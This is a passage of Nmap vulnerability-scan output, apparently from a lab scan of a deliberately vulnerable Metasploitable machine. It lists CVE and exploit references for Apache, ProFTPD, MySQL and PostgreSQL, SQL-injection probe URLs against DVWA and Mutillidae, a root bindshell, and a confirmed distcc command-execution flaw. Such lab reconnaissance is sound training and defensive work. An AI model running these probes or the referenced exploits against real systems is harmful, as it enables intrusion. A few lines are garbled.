|               CVE-2013-1896   4.3             https://vulners.com/cve/CVE-2013-1896
|               CVE-2012-4558   4.3             https://vulners.com/cve/CVE-2012-4558
|               CVE-2012-3499   4.3             https://vulners.com/cve/CVE-2012-3499
|               CVE-2012-0053   4.3             https://vulners.com/cve/CVE-2012-0053
|               CVE-2011-4317   4.3             https://vulners.com/cve/CVE-2011-4317
|               CVE-2011-3639   4.3             https://vulners.com/cve/CVE-2011-3639
|               CVE-2011-0419   4.3             https://vulners.com/cve/CVE-2011-0419
|               CVE-2010-0434   4.3             https://vulners.com/cve/CVE-2010-0434
|               CVE-2009-0023   4.3             https://vulners.com/cve/CVE-2009-0023
|               CVE-2008-2939   4.3             https://vulners.com/cve/CVE-2008-2939
|               CVE-2008-0455   4.3             https://vulners.com/cve/CVE-2008-0455
|               CVE-2007-6420   4.3             https://vulners.com/cve/CVE-2007-6420
|               67D5C133-2D28-56DF-B3FF-FA397606547D   4.3
https://vulners.com/gitee/67D5C133-2D28-56DF-B3FF-FA397606547D  *EXPLOIT*
|               SSV:12628       2.6             https://vulners.com/seebug/SSV:12628
*EXPLOIT*
|               HTTPD:AA860ED739944CC66DCA320985CEC190         2.6
https://vulners.com/httpd/HTTPD:AA860ED739944CC66DCA320985CEC190
|               HTTPD:A79620D4A49D1F0D9BE6A18FD0CA234C         2.6
https://vulners.com/httpd/HTTPD:A79620D4A49D1F0D9BE6A18FD0CA234C
|               CVE-2012-2687   2.6             https://vulners.com/cve/CVE-2012-2687
|               CVE-2009-3094   2.6             https://vulners.com/cve/CVE-2009-3094
|               CVE-2008-0456   2.6             https://vulners.com/cve/CVE-2008-0456
|               SSV:60250       1.2             https://vulners.com/seebug/SSV:60250
*EXPLOIT*
|               CVE-2011-4415   1.2             https://vulners.com/cve/CVE-2011-4415
|               1337DAY-ID-9602 0.0             https://vulners.com/zdt/1337DAY-ID-9602
*EXPLOIT*
|               1337DAY-ID-21346                0.0
https://vulners.com/zdt/1337DAY-ID-21346        *EXPLOIT*
|               1337DAY-ID-17257                0.0
https://vulners.com/zdt/1337DAY-ID-17257        *EXPLOIT*
|               1337DAY-ID-16843                0.0
https://vulners.com/zdt/1337DAY-ID-16843        *EXPLOIT*
|               1337DAY-ID-1268                 0.0
https://vulners.com/zdt/1337DAY-ID-13268        *EXPLOIT*
|               1337DAY-ID-11185                0.0
https://vulners.com/zdt/1337DAY-ID-11185        *EXPLOIT*
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|   /index/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.6
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.6:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://10.0.2.6:80/dvwa/login.php
|     Form id:
|     Form action: login.php
|
|     Path: http://10.0.2.6:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/passwd/TWiki/WebHome
|
|     Path: http://10.0.2.6:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/passwd/Main/WebHome
|
|     Path: http://10.0.2.6:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/edit/TWiki/
|
|     Path: http://10.0.2.6:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/view/TWiki/TWikiSkins
|
|     Path: http://10.0.2.6:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/manage/TWiki/ManagingWebs
|
|     Path: http://10.0.2.6:80/mutillidae/index.php?page=login.php
|     Form id: idloginform
|     Form action: index.php?page=login.php
|
|     Path: http://10.0.2.6:80/mutillidae/index.php?page=set-background-color.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=set-background-color.php
|_http-sql-injection:
|   Possible sqli for queries:
|     http://10.0.2.6:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqls
pider
|     http://10.0.2.6:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%
20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virt
ual-Box-network.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspide
r
|     http://10.0.2.6:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?do=toggle-hints%27%20OR%20sqlspider&page=home.php
|     http://10.0.2.6:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?do=toggle-security%27%20OR%20sqlspider&page=home.php
|     http://10.0.2.6:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.2.6:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://10.0.2.6:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.2.6:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.2.6:80/view/TWiki/TWikiHistory?rev=1.9%27%20OR%20sqlspider
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.9%27%20OR%20sqlspider&rev1=1.10
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.9%rev1=1.10%27%20OR%20sqlspider
|     http://10.0.2.6:80/view/TWiki/TWikiHistory?rev=1.7%27%20OR%20sqlspider
|     http://10.0.2.6:80/view/TWiki/TWikiHistory?rev=1.8%27%20OR%20sqlspider
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.7%27%20OR%20sqlspider&rev1=1.8
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.8%27%20OR%20sqlspider&rev1=1.9
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.8&rev1=1.9%27%20OR%20sqlspider
|
http://10.0.2.6:80/oops/TWiki/TWikiHistory?param1=1.10%27%20OR%20sqlspider&template=oopsrev
|
http://10.0.2.6:80/oops/TWiki/TWikiHistory?param1=1.10&template=oopsrev%27%20OR%20sqlspider
|     http://10.0.2.6:80/view/TWiki/TWikiHistory?rev=1.9%27%20OR%20sqlspider
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.9%27%20OR%20sqlspider&rev1=1.10
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.9%rev1=1.10%27%20OR%20sqlspider
|     http://10.0.2.6:80/view/TWiki/TWikiHistory?rev=1.7%27%20OR%20sqlspider
|     http://10.0.2.6:80/view/TWiki/TWikiHistory?rev=1.8%27%20OR%20sqlspider
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.7%27%20OR%20sqlspider&rev1=1.8
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.8%27%20OR%20sqlspider&rev1=1.9
|     http://10.0.2.6:80/rdiff/TWiki/TWikiHistory?rev2=1.8&rev1=1.9%27%20OR%20sqlspider
|
http://10.0.2.6:80/oops/TWiki/TWikiHistory?param1=1.10&template=oopsrev%27%20OR%20sqlspider&template=oopsrev
|     http://10.0.2.6:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqls
pider
|     http://10.0.2.6:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%
20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspide
r
|
http://10.0.2.6:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virt
ual-Box-network.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|
http://10.0.2.6:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://10.0.2.6:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|_http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
1T1/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35054/tcp   mountd
|   100005  1,2,3      42506/udp   mountd
|   100021  1,3,4      37673/tcp   nlockmgr
|   100021  1,3,4      42023/udp   nlockmgr
|   100024  1          37214/udp   status
|_  100024  1          44532/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can
lead to remote code execution.
|
|     References:
|
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi
_server.rb
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.1:
|               SAINT:FD1752E124A72FD3A26EEB9B315E8382         10.0
https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382                *EXPLOIT*
|               SAINT:950EB68D408A40399926A4CCAD3CC62E         10.0
https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E                *EXPLOIT*
|               SAINT:63FB77B9136D48259E4F0D4CDA35E957         10.0
https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957                *EXPLOIT*
|               SAINT:1B08F4664C428B180EEC9617B41D9A2C         10.0
https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C                *EXPLOIT*
|               PROFTPD_MOD_COPY       10.0
https://vulners.com/canvas/PROFTPD_MOD_COPY     *EXPLOIT*
|               PACKETSTORM:162777      10.0
https://vulners.com/packetstorm/PACKETSTORM:162777              *EXPLOIT*
|               PACKETSTORM:132218      10.0
https://vulners.com/packetstorm/PACKETSTORM:132218              *EXPLOIT*
|               PACKETSTORM:131567      10.0
https://vulners.com/packetstorm/PACKETSTORM:131567              *EXPLOIT*
|               PACKETSTORM:131555      10.0
https://vulners.com/packetstorm/PACKETSTORM:131555              *EXPLOIT*
|               PACKETSTORM:131505      10.0
https://vulners.com/packetstorm/PACKETSTORM:131505              *EXPLOIT*
|               MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-     10.0
https://vulners.com/metasploit/MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-      *EXPLOIT*
|               EDB-ID:49908    10.0            https://vulners.com/exploitdb/EDB-ID:49908
*EXPLOIT*
|               EDB-ID:37262    10.0            https://vulners.com/exploitdb/EDB-ID:37262
*EXPLOIT*
|               BC7F9971-F233-5C1A-AA5E-DAA7587C7DED         10.0
https://vulners.com/githubexploit/BC7F9971-F233-5C1A-AA5E-DAA7587C7DED          *EXPLOIT*
|               6BF3AE83-7AD0-5378-B7C9-C05B81007195         10.0
https://vulners.com/gitee/6BF3AE83-7AD0-5378-B7C9-C05B81007195  *EXPLOIT*
|               1337DAY-ID-36298        10.0
https://vulners.com/zdt/1337DAY-ID-36298        *EXPLOIT*
|               1337DAY-ID-23720        10.0
https://vulners.com/zdt/1337DAY-ID-23720        *EXPLOIT*
```

```
|               1337DAY-ID-23544          10.0
https://vulners.com/zdt/1337DAY-ID-23544        *EXPLOIT*
|               0D531276-4E46-5C77-95C9-278B5AD82984          10.0
https://vulners.com/githubexploit/0D531276-4E46-5C77-95C9-278B5AD82984          *EXPLOIT*
|               CVE-2019-12815  9.8       https://vulners.com/cve/CVE-2019-12815
|               739FE495-4675-5A2A-BB93-EEF94AC07632          9.8
https://vulners.com/githubexploit/739FE495-4675-5A2A-BB93-EEF94AC07632          *EXPLOIT*
|               SSV:26016       9.0       https://vulners.com/seebug/SSV:26016
*EXPLOIT*
|               SSV:24282       9.0       https://vulners.com/seebug/SSV:24282
*EXPLOIT*
|               CVE-2011-4130   9.0       https://vulners.com/cve/CVE-2011-4130
|               SSV:96525       7.5       https://vulners.com/seebug/SSV:96525
*EXPLOIT*
|               CVE-2024-48651  7.5       https://vulners.com/cve/CVE-2024-48651
|               CVE-2023-51713  7.5       https://vulners.com/cve/CVE-2023-51713
|               CVE-2021-46854  7.5       https://vulners.com/cve/CVE-2021-46854
|               CVE-2020-9272   7.5       https://vulners.com/cve/CVE-2020-9272
|               CVE-2019-19272  7.5       https://vulners.com/cve/CVE-2019-19272
|               CVE-2019-19271  7.5       https://vulners.com/cve/CVE-2019-19271
|               CVE-2019-19270  7.5       https://vulners.com/cve/CVE-2019-19270
|               CVE-2019-18217  7.5       https://vulners.com/cve/CVE-2019-18217
|               CVE-2016-3125   7.5       https://vulners.com/cve/CVE-2016-3125
|               CNVD-2020-14677 7.5       https://vulners.com/cnvd/CNVD-2020-14677
|               CNVD-2019-44557 7.5       https://vulners.com/cnvd/CNVD-2019-44557
|               SSV:20226       7.1       https://vulners.com/seebug/SSV:20226
*EXPLOIT*
|               PACKETSTORM:95517          7.1
https://vulners.com/packetstorm/PACKETSTORM:95517       *EXPLOIT*
|               CVE-2010-3867   7.1       https://vulners.com/cve/CVE-2010-3867
|               SSV:12447       6.8       https://vulners.com/seebug/SSV:12447
*EXPLOIT*
|               SSV:11950       6.8       https://vulners.com/seebug/SSV:11950
*EXPLOIT*
|               EDB-ID:33128    6.8       https://vulners.com/exploitdb/EDB-ID:33128
*EXPLOIT*
|               CVE-2010-4652   6.8       https://vulners.com/cve/CVE-2010-4652
|               CVE-2009-0543   6.8       https://vulners.com/cve/CVE-2009-0543
|               CVE-2023-48795  5.9       https://vulners.com/cve/CVE-2023-48795
|               SSV:12523       5.8       https://vulners.com/seebug/SSV:12523
*EXPLOIT*
|               CVE-2009-3639   5.8       https://vulners.com/cve/CVE-2009-3639
|               CVE-2017-7418   5.5       https://vulners.com/cve/CVE-2017-7418
|               CVE-2011-1137   5.0       https://vulners.com/cve/CVE-2011-1137
|               CVE-2019-19269  4.9       https://vulners.com/cve/CVE-2019-19269
|               CVE-2008-7265   4.0       https://vulners.com/cve/CVE-2008-7265
|               CVE-2012-6095   1.2       https://vulners.com/cve/CVE-2012-6095
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| vulners:
|   cpe:/a:mysql:mysql:5.0.51a-3ubuntu5:
|   --          SSV:19118       8.5       https://vulners.com/seebug/SSV:19118
*EXPLOIT*   ---
|   --          CVE-2017-15945  7.8       https://vulners.com/cve/CVE-2017-15945 ---
|               SSV:15006       6.8       https://vulners.com/seebug/SSV:15006
*EXPLOIT*
|               CVE-2009-4028   6.8       https://vulners.com/cve/CVE-2009-4028
|               SSV:15004       6.0       https://vulners.com/seebug/SSV:15004
*EXPLOIT*
|               CVE-2010-1621   5.0       https://vulners.com/cve/CVE-2010-1621
|               CVE-2015-2575   4.9       https://vulners.com/cve/CVE-2015-2575
|               SSV:3280        4.6       https://vulners.com/seebug/SSV:3280
*EXPLOIT*
|               CVE-2008-2079   4.6       https://vulners.com/cve/CVE-2008-2079
|               CVE-2010-3682   4.0       https://vulners.com/cve/CVE-2010-3682
|               CVE-2010-3677   4.0       https://vulners.com/cve/CVE-2010-3677
|               CVE-2009-0819   4.0       https://vulners.com/cve/CVE-2009-0819
|               CVE-2007-5925   4.0       https://vulners.com/cve/CVE-2007-5925
|               CVE-2010-1626   3.6       https://vulners.com/cve/CVE-2010-1626
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| vulners:
|   cpe:/a:postgresql:postgresql:8.3:
|               SSV:60718       10.0      https://vulners.com/seebug/SSV:60718
*EXPLOIT*
|               CVE-2013-1903   10.0      https://vulners.com/cve/CVE-2013-1903
|               CVE-2013-1902   10.0      https://vulners.com/cve/CVE-2013-1902
|               POSTGRESQL:CVE-2019-10211          9.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10211
|               POSTGRESQL:CVE-2018-16850          9.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2018-16850
|               POSTGRESQL:CVE-2017-7546           9.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7546
|               POSTGRESQL:CVE-2015-3166           9.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-3166
|               POSTGRESQL:CVE-2015-0244           9.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0244
|               PACKETSTORM:189316         9.8
https://vulners.com/packetstorm/PACKETSTORM:189316      *EXPLOIT*
|               MSF:EXPLOIT-LINUX-HTTP-BEYONDTRUST_PRA_RS_UNAUTH_RCE-          9.8
https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-HTTP-BEYONDTRUST_PRA_RS_UNAUTH_RCE-
*EXPLOIT*
|               CVE-2019-10211  9.8       https://vulners.com/cve/CVE-2019-10211
|               CVE-2015-3166   9.8       https://vulners.com/cve/CVE-2015-3166
|               CVE-2015-0244   9.8       https://vulners.com/cve/CVE-2015-0244
|               CNVD-2020-02196 9.8       https://vulners.com/cnvd/CNVD-2020-02196
|               CNVD-2017-26577 9.8       https://vulners.com/cnvd/CNVD-2017-26577
|               B675EF91-A407-518F-9D46-5325ACF11AAC          9.8
https://vulners.com/githubexploit/B675EF91-A407-518F-9D46-5325ACF11AAC          *EXPLOIT*
|               1337DAY-ID-39921           9.8
https://vulners.com/zdt/1337DAY-ID-39921        *EXPLOIT*
|               POSTGRESQL:CVE-2016-7048           9.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2016-7048
|               CVE-2016-7048   9.3       https://vulners.com/cve/CVE-2016-7048
|               CNVD-2020-02193 9.3       https://vulners.com/cnvd/CNVD-2020-02193
|               POSTGRESQL:CVE-2018-1115           9.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1115
|               POSTGRESQL:CVE-2016-3065           9.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2016-3065
|               CVE-2018-1115   9.1       https://vulners.com/cve/CVE-2018-1115
|               CNVD-2018-13765 9.1       https://vulners.com/cnvd/CNVD-2018-13765
|               POSTGRESQL:CVE-2019-10164          9.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10164
|               CVE-2019-10164  9.0       https://vulners.com/cve/CVE-2019-10164
|               POSTGRESQL:CVE-2025-8715           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2025-8715
|               POSTGRESQL:CVE-2025-8714           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2025-8714
|               POSTGRESQL:CVE-2024-7348           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2024-7348
|               POSTGRESQL:CVE-2024-10979          8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10979
|               POSTGRESQL:CVE-2023-5869           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5869
|               POSTGRESQL:CVE-2023-39417          8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2023-39417
|               POSTGRESQL:CVE-2022-1552           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2022-1552
|               POSTGRESQL:CVE-2021-32027          8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32027
|               POSTGRESQL:CVE-2020-25695          8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25695
|               POSTGRESQL:CVE-2020-14349          8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-14349
|               POSTGRESQL:CVE-2019-10208          8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10208
|               POSTGRESQL:CVE-2019-10127          8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10127
|               POSTGRESQL:CVE-2018-1058           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1058
|               POSTGRESQL:CVE-2017-7547           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7547
|               POSTGRESQL:CVE-2015-0243           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0243
|               POSTGRESQL:CVE-2015-0242           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0242
|               POSTGRESQL:CVE-2015-0241           8.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0241
|               CVE-2022-1552   8.8       https://vulners.com/cve/CVE-2022-1552
|               CVE-2021-32027  8.8       https://vulners.com/cve/CVE-2021-32027
|               CVE-2020-25695  8.8       https://vulners.com/cve/CVE-2020-25695
|               CVE-2019-10127  8.8       https://vulners.com/cve/CVE-2019-10127
|               CVE-2015-0243   8.8       https://vulners.com/cve/CVE-2015-0243
|               CVE-2015-0242   8.8       https://vulners.com/cve/CVE-2015-0242
|               CVE-2015-0241   8.8       https://vulners.com/cve/CVE-2015-0241
|               CNVD-2017-26578 8.8       https://vulners.com/cnvd/CNVD-2017-26578
|               6585F25A-D705-53D3-ADAC-BC4390959601          8.8
https://vulners.com/githubexploit/6585F25A-D705-53D3-ADAC-BC4390959601          *EXPLOIT*
|               SSV:30015       8.5       https://vulners.com/seebug/SSV:30015
*EXPLOIT*
|               SSV:19652       8.5       https://vulners.com/seebug/SSV:19652
*EXPLOIT*
|               POSTGRESQL:CVE-2018-10915          8.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2018-10915
|               POSTGRESQL:CVE-2013-1900           8.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2013-1900
|               POSTGRESQL:CVE-2010-1169           8.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2010-1169
|               CVE-2010-1447   8.5       https://vulners.com/cve/CVE-2010-1447
|               CVE-2010-1169   8.5       https://vulners.com/cve/CVE-2010-1169
|               CNVD-2020-02199 8.5       https://vulners.com/cnvd/CNVD-2020-02199
|               POSTGRESQL:CVE-2016-5423           8.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2016-5423
|               CVE-2016-5423   8.3       https://vulners.com/cve/CVE-2016-5423
|               POSTGRESQL:CVE-2025-1094           8.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2025-1094
|               POSTGRESQL:CVE-2021-23222          8.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-23222
|               POSTGRESQL:CVE-2021-23214          8.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-23214
|               POSTGRESQL:CVE-2020-25694          8.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25694
|               POSTGRESQL:CVE-2018-10925          8.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2018-10925
|               POSTGRESQL:CVE-2017-15098          8.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-15098
